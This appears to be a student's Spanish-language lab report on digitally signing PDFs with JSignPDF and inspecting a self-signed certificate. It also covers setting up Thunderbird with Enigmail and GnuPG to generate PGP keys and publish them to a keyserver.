
## PDF – JSignPDF

Descargamos JSignPDF: <http://jsignpdf.sourceforge.net/>


Es una aplicación Java de Software de código abierto que se puede utilizar libremente en los sectores privado y empresarial que agrega firmas digitales a documentos PDF.

Se puede usar como una aplicación independiente o como un complemento en OpenOffice.org

- Rellenamos las celdas en las que se indica que documento es el que se va a firmar y la ruta y nombre donde guardar el documento firmado
- Seleccionamos la casilla “Visible signature” para hacer la firma visible en el PDF y con “setings” podemos modificar la visualización
- Seleccionamos la casilla “Advanced View” podemos ver las opciones avanzadas tales como:
  - o Selector de firma
  - o Posibilidad de encriptar el documento
  - o Algoritmo para el resumen criptográfico



El resultado final es el siguiente



Podemos ver las propiedades de la firma clicándola

Estado de validación de la firma

La firma es VÁLIDA, firmada por dcuesta008 <devilvilmuyvil@gmail.com>.

- No ha habido modificaciones en: documento desde que se firmó.
- El documento está firmado por el usuario actual.

[Propiedades de la firma...](#) [Cerrar](#)

Propiedades de la firma

La firma es VÁLIDA, firmada por dcuesta008 <devilvilmuyvil@gmail.com>.

Hora de firma: 2019/10/11 16:42:48 +02'00'

Motivo: Aprobar Seguridad

Ubicación: España

Resumen de validez

- No ha habido modificaciones en: documento desde que se firmó.
- El certificador especificó que se permite llenar el formulario y firmar y comentar el documento, pero no realizar ningún otro cambio.
- El documento está firmado por el usuario actual.
- La hora de la firma procede del reloj del equipo del firmante.
- La firma se validó a partir de la hora de firma: 2019/10/11 16:42:48 +02'00'

Información de firmante

- Las comprobaciones de validación de ruta se realizaron correctamente.
- La comprobación de revocación no se realiza para certificados en los que ha confiado directamente.

[Mostrar certificado de firmante...](#) [Propiedades avanzadas...](#) [Validar firma](#) [Cerrar](#)

Visor de certificados

Este cuadro de diálogo le permite ver los detalles del certificado y toda su cadena de emisión. Los detalles corresponden a la entrada seleccionada.

Mostrar todas las rutas de certificación encontradas

Resumen	Detalles	Revocación	Confianza	Normativas	Aviso legal
dcuesta008 <devilvilmuyvil@gmail.com>	ehu				
Emitido por:	dcuesta008 <devilvilmuyvil@gmail.com>	ehu			
Válido desde:	2019/10/10 18:46:27 +02'00'				
Válido hasta:	2020/10/10 00:46:27 +02'00'				
Uso deseado:	Firma digital, Sin rechazar				

[Exportar...](#)

① Éste es un certificado con firma personal. La ruta del certificado seleccionado es válida.

Las comprobaciones de validación de ruta se realizaron a partir de la hora de firma: 2019/10/11 16:42:48 +02'00'

[Aceptar](#)

Visor de certificados

Este cuadro de diálogo le permite ver los detalles del certificado y toda su cadena de emisión. Los detalles corresponden a la entrada seleccionada.

Mostrar todas las rutas de certificación encontradas

Resumen	Detalles	Revocación	Confianza	Normativas	Aviso legal																		
dcuesta008 <devilvilmuyvil@gmail.com>																							
<b>Datos del certificado:</b>																							
<table border="1"> <thead> <tr> <th>Nombre</th> <th>Valor</th> </tr> </thead> <tbody> <tr> <td>Algoritmo de firma</td> <td>RSA SHA1</td> </tr> <tr> <td>Asunto</td> <td>I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com</td> </tr> <tr> <td>Emisor</td> <td>I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com</td> </tr> <tr> <td>Número de serie</td> <td>6D 67 88 3F 98 14 9E 88 4B 88 B2 AA 48 E8 E...</td> </tr> <tr> <td>Inicio de la validez</td> <td>2019/10/10 18:46:27 +02'00'</td> </tr> <tr> <td>Fin de la validez</td> <td>2020/10/10 00:46:27 +02'00'</td> </tr> <tr> <td>Uso de clave</td> <td>Firma digital, Sin rechazar</td> </tr> <tr> <td>Clave pública</td> <td>RSA (1024 bits)</td> </tr> </tbody> </table>						Nombre	Valor	Algoritmo de firma	RSA SHA1	Asunto	I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com	Emisor	I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com	Número de serie	6D 67 88 3F 98 14 9E 88 4B 88 B2 AA 48 E8 E...	Inicio de la validez	2019/10/10 18:46:27 +02'00'	Fin de la validez	2020/10/10 00:46:27 +02'00'	Uso de clave	Firma digital, Sin rechazar	Clave pública	RSA (1024 bits)
Nombre	Valor																						
Algoritmo de firma	RSA SHA1																						
Asunto	I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com																						
Emisor	I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com																						
Número de serie	6D 67 88 3F 98 14 9E 88 4B 88 B2 AA 48 E8 E...																						
Inicio de la validez	2019/10/10 18:46:27 +02'00'																						
Fin de la validez	2020/10/10 00:46:27 +02'00'																						
Uso de clave	Firma digital, Sin rechazar																						
Clave pública	RSA (1024 bits)																						
<pre>30 81 9F 30 0D 06 09 2A 86 48 86 F7 0D 01 01 05 00 03 81 8D 00 30 81 89 02 81 81 00 C1 17 E3 27 E2 C2 BC 46 88 BC CA D2 DC 03 73 77 AB F4 3A 00 6C 87 DC 88 A3 C1 DD 28 B7 66 12 1C 27 9A 42 A3 A2 3F F3 E4 22 0E 51 47 82 D3 53 9E F6 1E 0D A2 54 90 1A 2A 88 50 01 D8 C2 14 7D 66 6B AF B3 DA C9 92 67 DA AB 1B CB 4F D0 05 A5 2B 3D C8 42 8C 0A F6 D1 BF 3F E7 B8 B6 84 26 3B 6D 45 A4 2F FD 9C 06 74 52 57 A0 6A BB AD 4F 52 ED D7 E0 02 0C 2B 0C 50 5F E6 69 39 18 8C C3 65 02 03 01 00 01 </pre>																							

① Éste es un certificado con firma personal. La ruta del certificado seleccionado es válida.

Las comprobaciones de validación de ruta se realizaron a partir de la hora de firma: 2019/10/11 16:42:48 +02'00'

[Aceptar](#)

Visor de certificados

Este cuadro de diálogo le permite ver los detalles del certificado y toda su cadena de emisión. Los detalles corresponden a la entrada seleccionada.

Mostrar todas las rutas de certificación encontradas

Resumen	Detalles	Revocación	Confianza	Normativas	Aviso legal
dcuesta008 <devilvilmuyvil@gmail.com>					

Este certificado es de confianza porque el usuario tiene la clave privada correspondiente.

Configuración de confianza

Este certificado es de confianza para:

- Firmar documentos o datos
- Certificar documentos
- Ejecutar contenido dinámico incrustado en un documento certificado
- Ejecutar JavaScripts privilegiados incrustados en un documento certificado
- Realizar operaciones privilegiadas del sistema (red, impresión, acceso a archivos, etc.)

[Agregar a certificados de confianza...](#)

① Éste es un certificado con firma personal. La ruta del certificado seleccionado es válida.

Las comprobaciones de validación de ruta se realizaron a partir de la hora de firma: 2019/10/11 16:42:48 +02'00'

[Aceptar](#)

## Cuestiones

**¿Es posible modificar un fichero DOCX o ODT una vez firmado por uno de los miembros del grupo?**

**¿Qué ocurre?**

Una vez firmado todo el documento, es posible que otra persona lo modifique, pero cualquier modificación realizada sobre un documento firmado anula la firma.

**¿Qué validez tiene la firma?**

Si firma digitalmente un documento con un certificado digital que ha creado y, a continuación, comparte el archivo firmado digitalmente, otras personas no pueden comprobar la autenticidad de su firma digital sin optar por confiar manualmente en el certificado autofirmado.

**¿Qué almacenes de certificados usa cada software?**

Word, Edge y Explorer utilizan los almacenes de Windows

Open Office y Firefox utilizan los almacenes de Firefox.

**Diferencias entre certificados de servidor y certificados personales**

### Preparativos e instalaciones

Descargamos Thunderbird: <http://www.mozilla.org/en-US/thunderbird/all.html>


Tutorial de Thunderbird:

<https://ticket.cdmون.com/es/support/solutions/articles/7000006282-c%C3%B3mo-configurar-el-correo-electr%C3%B3nico-en-thunderbird>

Tutorial de Enigmail:


<https://pangea.org/es/area-de-usuarios/as/enigmail-y-openpgp-para-thunderbird-windows-correo-electrónico-seguro/>

Lo configuraremos con el correo de la universidad





Descargamos Gpg4win <http://gpg4win.org> que instalará la herramienta GnuPG


En el menú superior de Thunderbird pulsamos Herramientas → Complementos



Buscamos la extensión de Enigmail y la instalamos




Ahora en el menú superior aparecerá también la opción de Enigmail → Preferencias




Si todo está correcto debería aparecer el path donde se encuentra instalado GnuPG.

Si no aparece correctamente, marcad la opción de "cambiar con" e indicad el path correcto.




## Generar claves


En el menú pulsad Enigmail → Administración de claves → Generar → Nuevo par de claves




En PGP se almacenan las claves públicas y privadas con las que se va a trabajar en dos llaveros que se pueden proteger de manera opcional pero recomendable con una frase clave para proteger el acceso al llavero de claves privadas.



Una vez terminada la generación de las claves se da la posibilidad de crear un certificado de revocación de las claves. El certificado de revocación sirve para indicar que tu clave ya no es válida porque la has perdido, te la han robado, etc...




Aquí tenemos el par de claves




Podemos exportar el par de claves generando un fichero que posteriormente se podrá importar en otro equipo

Se pueden exportar tanto las claves públicas como el par público-privado

En el menú de Enigmail → Archivo → Exportar claves a fichero



Tras exportar las claves las guardamos junto con el certificado de renovación



## Compartir las claves públicas

Para que otros usuarios puedan mandarnos mensajes privados tenemos que compartir nuestras claves públicas. En esta práctica las subiremos al servidor pool.sks – keyservers.net.

En el menú de Enigmail → Servidor de claves → Subir claves publicas

Administración de claves de Enigmail

Archivo Editar Ver **Servidor de claves** Generar

- Refrescar claves públicas seleccionadas Ctrl+E
- Buscar claves
- Subir claves públicas**
- Subir al directorio Webkey de su proveedor
- Refrescar todas las claves públicas
- Buscar claves para todos los contactos

Información de Enigmail

Se subió exitosamente 1 clave.

El servidor de claves le enviará un correo electrónico por cada dirección de correo de su clave subida. Para confirmar la publicación de su clave, necesitará dar click en el vínculo de cada correo electrónico que reciba.

Cerrar

Verify dcuesta008@ikasle.ehu.eus for your key on keys.openpgp.org

keyserver@keys.openpgp.org  
para dcuesta008

inglés ▾ > español ▾ Traducir mensaje

Hi,

this is an automated message from keys.openpgp.org. If you didn't request this message, please ignore it.

OpenPGP key: 6F0C70FB89763D56B8BF057C5EDE3B8D57BCA404

To let others find this key from your email address "dcuesta008@ikasle.ehu.eus", please click the link below:

<https://keys.openpgp.org/verify/zzI2DORGunZiks5oQ1uyjWok9M9N83f83NFcWEPDc8>

You can find more info at [keys.openpgp.org/about](https://keys.openpgp.org/about).

Greetings from the keys.openpgp.org team

**keys.openpgp.org**

